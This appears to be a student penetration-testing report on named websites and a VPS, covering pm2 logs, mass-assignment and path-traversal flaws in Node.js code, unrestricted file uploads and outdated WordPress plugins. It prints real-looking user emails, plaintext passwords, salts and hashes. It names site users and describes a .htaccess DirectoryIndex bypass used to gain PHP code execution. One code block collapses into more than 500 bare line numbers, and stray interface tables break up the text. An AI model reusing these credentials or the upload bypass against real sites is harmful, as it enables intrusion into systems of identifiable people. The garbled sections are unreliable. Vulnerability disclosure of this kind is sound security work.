When any user logs in QOPS , the nodeJS api server writes email and password in plain text in pm2 logs.

```

0 pm2-Logrotate | "pm2-Logrotate-out_2023-07-31_14-08-00.log" has been deleted
1 |QOPS Data Collection API | login email: de.op7@dndlab.org
1 |QOPS Data Collection API | login password: 123456
1 |QOPS Data Collection API | user: {
1 |QOPS Data Collection API |   _id: new ObjectId("63a575e79d21bb223aa6f354"),
1 |QOPS Data Collection API |   name: 'Data Entry Operator 7',
1 |QOPS Data Collection API |   email: 'de.op7@dndlab.org',
1 |QOPS Data Collection API |   readableId: 46,
1 |QOPS Data Collection API |   updatedAt: 2022-12-22T05:43:05.276Z,
1 |QOPS Data Collection API |   roles: [ 'data-entry' ],
1 |QOPS Data Collection API |   createdAt: 2022-12-23T09:33:27.630Z,
1 |QOPS Data Collection API |   forgotPassword: false,
1 |QOPS Data Collection API |   passwordSalt: 'b0abeead44dd65570f0579f8824c8f1',
1 |QOPS Data Collection API |   passwordHash: '5191f3bc4a4fd28b7e307fa89b3bd18a5adfccca39777b215d1c0728aa694fac7e18d284cf01cd4d7aebc5529a6fb246cae7259d829bb1163d95c6ca70503ce
c2',
1 |QOPS Data Collection API |   __v: 0
1 |QOPS Data Collection API | }
1 |QOPS Data Collection API | } password is valid.
1 |QOPS Data Collection API | serialize user:
1 |QOPS Data Collection API |   assignedRoles.length: 1

```

```

storageErrors: []
}
document dataEntryStatus change detected: submitted
login email: de.op13@dndlab.org
login password: 123456
user: {
  _id: new ObjectId("64c3fb33f3cc5ec27d814b31"),
  name: 'Operator 13',
  email: 'de.op13@dndlab.org',
  readableId: 59,
  updatedAt: 2023-07-28T17:26:22.171Z,
  roles: [ 'data-entry' ],
  createdAt: 2023-07-28T17:30:27.612Z,
  forgotPassword: false,
  passwordSalt: '1302673f4f9d9844a6732fb6e821b5a6',
  passwordHash: '98b818ecbccad1fb8d2e79d78201adf62beba65ea08586a37323562a1470c0cdd2d7698fc9a8b4e3b69ad1f87e077ca9d74760c04b66cf548d3c55a68b45c57',
  __v: 0
}
password is valid.
serialize user:
assignedRoles.length: 1

```

Book Info	Assigned Image Info	Action
Electricity Operator: Board Bazar Substation: BOARD BAZAR INDOOR SUBSTATION-1 Book Type: BOARD BAZAR INDOOR SUBSTATION-1-Reading Register Book Year: 2019	Total: 100 Submitted: 30 Pending: 70	Start
Electricity Operator: Board Bazar Substation: Board Bazar-Zajor Book Type: Board Bazar - Zajor   Chandona - Shutdown Book Year: 2020	Total: 25 Submitted: 25 Pending: 0	Start
Electricity Operator: Mymensing Palli Buiddut Shamity-2 Substation: Sreepur-1 Vintage Denim Book Type: Vintage Denim - Industry Shutdown Book Year: 2022-Apr-Sep	Total: 89 Submitted: 89 Pending: 0	Start
Electricity Operator: Mymensing Palli Buiddut Shamity-2 Substation: Sreepur-1, 40MVA Book Type: Sreepur-1 40MVA - Daily Load Flow - Incommer/Transformer Book Year: 2019-Dec	Total: 29 Submitted: 29 Pending: 0	Start
Electricity Operator: Mymensing Palli Buiddut Shamity-2 Substation: Sreepur-1, 40MVA Book Type: Sreepur-1 40MVA - Complaint Register Book Year: 2021-22	Total: 50 Submitted: 47 Pending: 3	Start
Electricity Operator: Mymensing Palli Buiddut Shamity-2	Total: 30	

Potential Security Hazards:

### Key-Value Overwrite

There is a Key-Value overwrite vulnerability in updateById() function which is located inside document.ts .The file location is /var/www/qops-data-collection-api/src/controller .


```

425
426 export const updateById = async (
427   req: Request,
428   res: Response /*, next: NextFunction*/
429 ): Promise<void> => {
430   const { id } = req.params;
431   const {
432     status,
433     dataEntryStatus
434   } = req.body
435
436   try {
437
438     const _docPrev: IDocumentI = await DocumentI.findById(id);
439     if (status && status !== _docPrev.status) {
440       console.log("document status change detected: ", status)
441       req.body.statusChangedAt = new Date()
442     }
443
444     if (dataEntryStatus && dataEntryStatus !== _docPrev.dataEntryStatus) {
445       console.log("document dataEntryStatus change detected: ", dataEntryStatus)
446       req.body.dataEntryStatusChangedAt = new Date()
447     }
448
449     const _document: IDocumentI = await DocumentI.findOneAndUpdate(
450       { id: id },
451       req.body,
452       { new: true }
453     );
454
455     res.status(200).json({
456       success: true,
457       code: 200,
458       data: _document,
459       message: "Document updated Successfully",
460     });
461   } catch (error) {
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

You can see that req.body is directly passed on findOneAndUpdate() function. If anyone adds some value for an existing key , it will overwrite that value for that key in the database.


Here is an example ,



Mitigation: Just take what is needed from the request , then discard the request.

### Potential Arbitrary File Read/Delete Vulnerability

If the node JS application is ever updated on server , Using mentioned above vulnerability anyone can read any file on the server since the website running as root user. This hazard is located inside `provideImage()` and `updateById()` function which is inside `document.ts` .



```
465     error,
466   });
467 }
468 };
469
470 export const deleteById = async (
471   req: Request,
472   res: Response /*, next: NextFunction*/
473 ): Promisevoid => {
474   const { id } = req.params;
475   try {
476     // const _deletedDocument = await DocumentL.findOne({ _id: id })
477
478     const _deletedDocument: IDocumentL = await DocumentL.findOneAndDelete({ _id: id })
479     console.log("msg from document delete")
480
481     console.log('deleting image...: ${id}${_deletedDocument?.extension}')
482     const imagePath = `./uploads/${id}${_deletedDocument?.extension}`
483     fs.unlinkSync(imagePath)
484
485     console.log('deleted successfully.')
486
487     res.status(200).json({
488       success: true,
489       code: 200,
490       message: "Document Deleted Successfully!!",
491       data: _deletedDocument,
492     });
493
494   } catch (error) {
495     res.status(500).json({
496       success: false,
497       code: 500,
498       error,
499     });
500   }
501 }
```

As long as someone updates the extension key with enough ../ (path traversing) , they can read any file on the system.

### Unrestricted route on client side

Anyone on the site register on the site and login. They can browse sensitive paths like /setting which admin panel on the site.

There are other sensitive path like:

- /flag
- /data-verification etc.

Here are some screenshots.





Recent Data Total Row: 4

Date	Time	HT-01	HT-02	11-KV	33-KV	Stap Changer Label
29-09-2021	08:50	HT-01-VOLT 1: 9.624 2: 9.639 3: 9.765 HT-01-Current 1: 50.66 2: 52.78 3: 52.39	HT-02-VOLT 1: 9.556 2: 9.708 3: 9.756 HT-02-Current 1: 43.18 2: 43.37 3: 46.72	11-KV-VOLT 1: 9.745 2: 9.695 3: 9.800 11-KV-Current 1: 91.87 2: 93.56 3: 97.08	33-KV-VOLT 1: 29.73 2: 29.56 3: 29.74 33-KV-Current 1: 31.6 2: 30.2 3: 32.2	
29-09-2021	10:30	HT-01-VOLT 1: 9.788 2: 9.847 3: 9.940 HT-01-Current 1: 47.97 2: 49.29 3: 48.04	HT-02-VOLT 1: 9.839 2: 9.720 3: 9.929 HT-02-Current 1: 42.57 2: 42.40 3: 45.55	11-KV-VOLT 1: 9.831 2: 9.971 3: 9.861 11-KV-Current 1: 91.35 2: 93.20 3: 96.56	33-KV-VOLT 1: 29.28 2: 29.19 3: 29.24 33-KV-Current 1: 32.8 2: 31.5 3: 33.0	

### Users and data Leaking

While navigating the site I noticed the site loads a lot of sensitive information (user list , data etc.) from the server but doesn't show. But BurpSuit can easily capture and show them.



## Vulnerabilities Of <http://sqcfbd.org/>

### Unrestricted File upload

The Lack of file type filtering in DrawingController class and PosterController class inside DrawingController.php and PosterController.php respectively allows .htaccess file upload and php file.

**Recommendation:** Only allow image files from client.

## Vulnerabilities Of <http://dndlab.org/>

Wordpress version of the site is 4.9.18 which was released on 2021-05-12.

Vulnerabilities of main site(27 vulnerabilities identified)

- WordPress < 5.8 - Plugin Confusion  
<https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8>
- WordPress < 5.8.3 - SQL Injection via WP\_Query  
<https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317>
- WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs  
<https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8>
- WordPress 4.1-5.8.2 - SQL Injection via WP\_Meta\_Query  
<https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722>
- WordPress < 5.8.3 - Super Admin Object Injection in Multisites  
<https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7>
- WordPress < 5.9.2 - Prototype Pollution in jQuery  
<https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09>
- WP < 6.0.2 - Reflected Cross-Site Scripting  
<https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be>
- WP < 6.0.2 - Authenticated Stored Cross-Site Scripting  
<https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0>
- WP < 6.0.2 - SQLi via Link API  
<https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f>
- WP < 6.0.3 - Stored XSS via wp-mail.php  
<https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4>
- WP < 6.0.3 - Open Redirect via wp\_nonce\_ays  
<https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b>
- WP < 6.0.3 - Email Address Disclosure via wp-mail.php  
<https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431>
- WP < 6.0.3 - Reflected XSS via SQLi in Media Library  
<https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156>
- WP < 6.0.3 - CSRF in wp-trackback.php  
<https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0>
- WP < 6.0.3 - Stored XSS via the Customizer  
<https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218>
- WP < 6.0.3 - Stored XSS via Comment Editing  
<https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b>
- WP < 6.0.3 - Content from Multipart Emails Leaked  
<https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872>
- WP < 6.0.3 - SQLi in WP\_Date\_Query  
<https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47>
- WP < 6.0.3 - Stored XSS via RSS Widget  
<https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b>
- WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint  
<https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e>
- WP < 6.0.3 - Multiple Stored XSS via Gutenberg  
<https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9>
- WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding  
<https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11>
- WP < 6.2.1 - Directory Traversal via Translation Files  
<https://wpscan.com/vulnerability/2999613a-b8c8-4ec0-9164-5dfe63adf6e6>

- WP < 6.2.1 - Thumbnail Image Update via CSRF  
<https://wpscan.com/vulnerability/a03d744a-9839-4167-a356-3e7da0f1d532>
- WP < 6.2.2 - Shortcode Execution in User Generated Data  
<https://wpscan.com/vulnerability/ef289d46-ea83-4fa5-b003-0352c690fd89>
- WP < 6.2.1 - Contributor+ Stored XSS via Open Embed Auto Discovery  
<https://wpscan.com/vulnerability/3b574451-2852-4789-bc19-d5cc39948db5>
- WP < 6.2.1 - Contributor+ Content Injection  
<https://wpscan.com/vulnerability/1527ebdb-18bc-4f9d-9c20-8d729a628670>

### Vulnerabilities of Theme

Theme Name: Divi

- ElegantThemes - Privilege Escalation  
<https://wpscan.com/vulnerability/c253d387-f05a-4a68-9554-ecb846942b28>
- ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS) <https://wpscan.com/vulnerability/75b210d4-538b-4cd5-b06d-5d8f5e610377>
- ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection  
<https://wpscan.com/vulnerability/fddc2746-0e65-4a58-85d1-3d4ce20a1739>
- Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload  
<https://wpscan.com/vulnerability/bc250084-9549-4996-a11c-2a082f4d3f68>

Theme Name: twentyfifteen

- Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)  
<https://wpscan.com/vulnerability/2499b30a-4bcc-462a-935e-1fe4664b95d5>

Identified Users

- dndlabor
- riddho-haque
- imran

### Risk Assessment

vps-414ae572.vps.ovh.ca

Vulnerability	Impact
Arbitrary File Upload	Critical
Unprotected Rsync server	High
Exposed Internal server	Critical
Password Leak on pm2 logs	High
Potential Key-Value Overwrite in MongoDB	Medium
Potential Arbitrary File read/delete	Medium

sqcfd.org

Vulnerability	Impact
Unrestricted File upload	Critical

dndlab.org

Vulnerability	Impact
WordPress < 5.8 - Plugin Confusion	Critical
WordPress < 5.8.3 - SQL Injection via WP_Query	Medium
WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs	low
WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query	high
WordPress < 5.8.3 - Super Admin Object Injection in Multisites	Medium
WordPress < 5.9.2 - Prototype Pollution in jQuery	low
WP < 6.0.2 - Reflected Cross-Site Scripting	low
WP < 6.0.2 - Authenticated Stored Cross-Site Scripting	low
WP < 6.0.2 - SQLi via Link API	Medium
WP < 6.0.3 - Stored XSS via wp-mail.php	low
WP < 6.0.3 - Open Redirect via wp_nonce_ays	low
WP < 6.0.3 - Email Address Disclosure via wp-mail.php	low
WP < 6.0.3 - Reflected XSS via SQLi in Media Library	low
WP < 6.0.3 - CSRF in wp-trackback.php	medium
WP < 6.0.3 - Stored XSS via the Customizer	low
WP < 6.0.3 - Stored XSS via Comment Editing	low
WP < 6.0.3 - Content from Multipart Emails Leaked	low
WP < 6.0.3 - SQLi in WP_Date_Query	Medium
WP < 6.0.3 - Stored XSS via RSS Widget	low

WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint	low
WP < 6.0.3 - Multiple Stored XSS via Gutenberg	low
WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding	Medium
WP < 6.2.1 - Directory Traversal via Translation Files	High
WP < 6.2.1 - Thumbnail Image Update via CSRF	Low
WP < 6.2.2 - Shortcode Execution in User Generated Data	High
WP < 6.2.1 - Contributor+ Stored XSS via Open Embed Auto Discovery	low
WP < 6.2.1 - Contributor+ Content Injection	low
ElegantThemes - Privilege Escalation	High
ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS)	low
ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection	Critical
Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload	Critical
Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)	low

### Recommendation

Update the wordpress and its plugin and theme to the latest version.

# Chapter 7

## Project as Engineering Problem Analysis

### 7.1 Sustainability of the Project/Work

This Section is irrelevant to penetration testing

### 7.2 Social and Environmental Effects and Analysis

This Section is irrelevant to penetration testing

### 7.3 Addressing Ethics and Ethical Issues

This Section is irrelevant to penetration testing

# Chapter 8

## Lesson Learned

### 8.1 Problems Faced During this Period

1. During Pensting sqcfbd.org I could not get php code execution due to owner configuration

### 8.2 Solution of those Problems

1. To bypass that I put DirectoryIndex rce.php in .htaccess file , then uploaded the rce.php file to get code execution.



# Chapter 9

## Future Work & Conclusion

### 9.1 Future Works

This Section is irrelevant to penetration testing

### 9.2 Conclusion

Of all 3 sites , vps-414ae572.vps.ovh.ca is the worst site I have encountered. Practically it has security in name.

dndlab.org is old and is not been updated many days.

And sqcfbd.org is decent.

Three sites have critical vulnerabilities , so it's best to fix them as soon as possible.

From performing penetration testing on these sites , I've gained very valuable experience and gained confidence to apply my knowledge in real world.

# Bibliography

1. <https://book.hacktricks.xyz/network-services-pentesting/873-pentesting-rsync>
2. <https://www.hostgator.com/help/article/htaccess-guidance>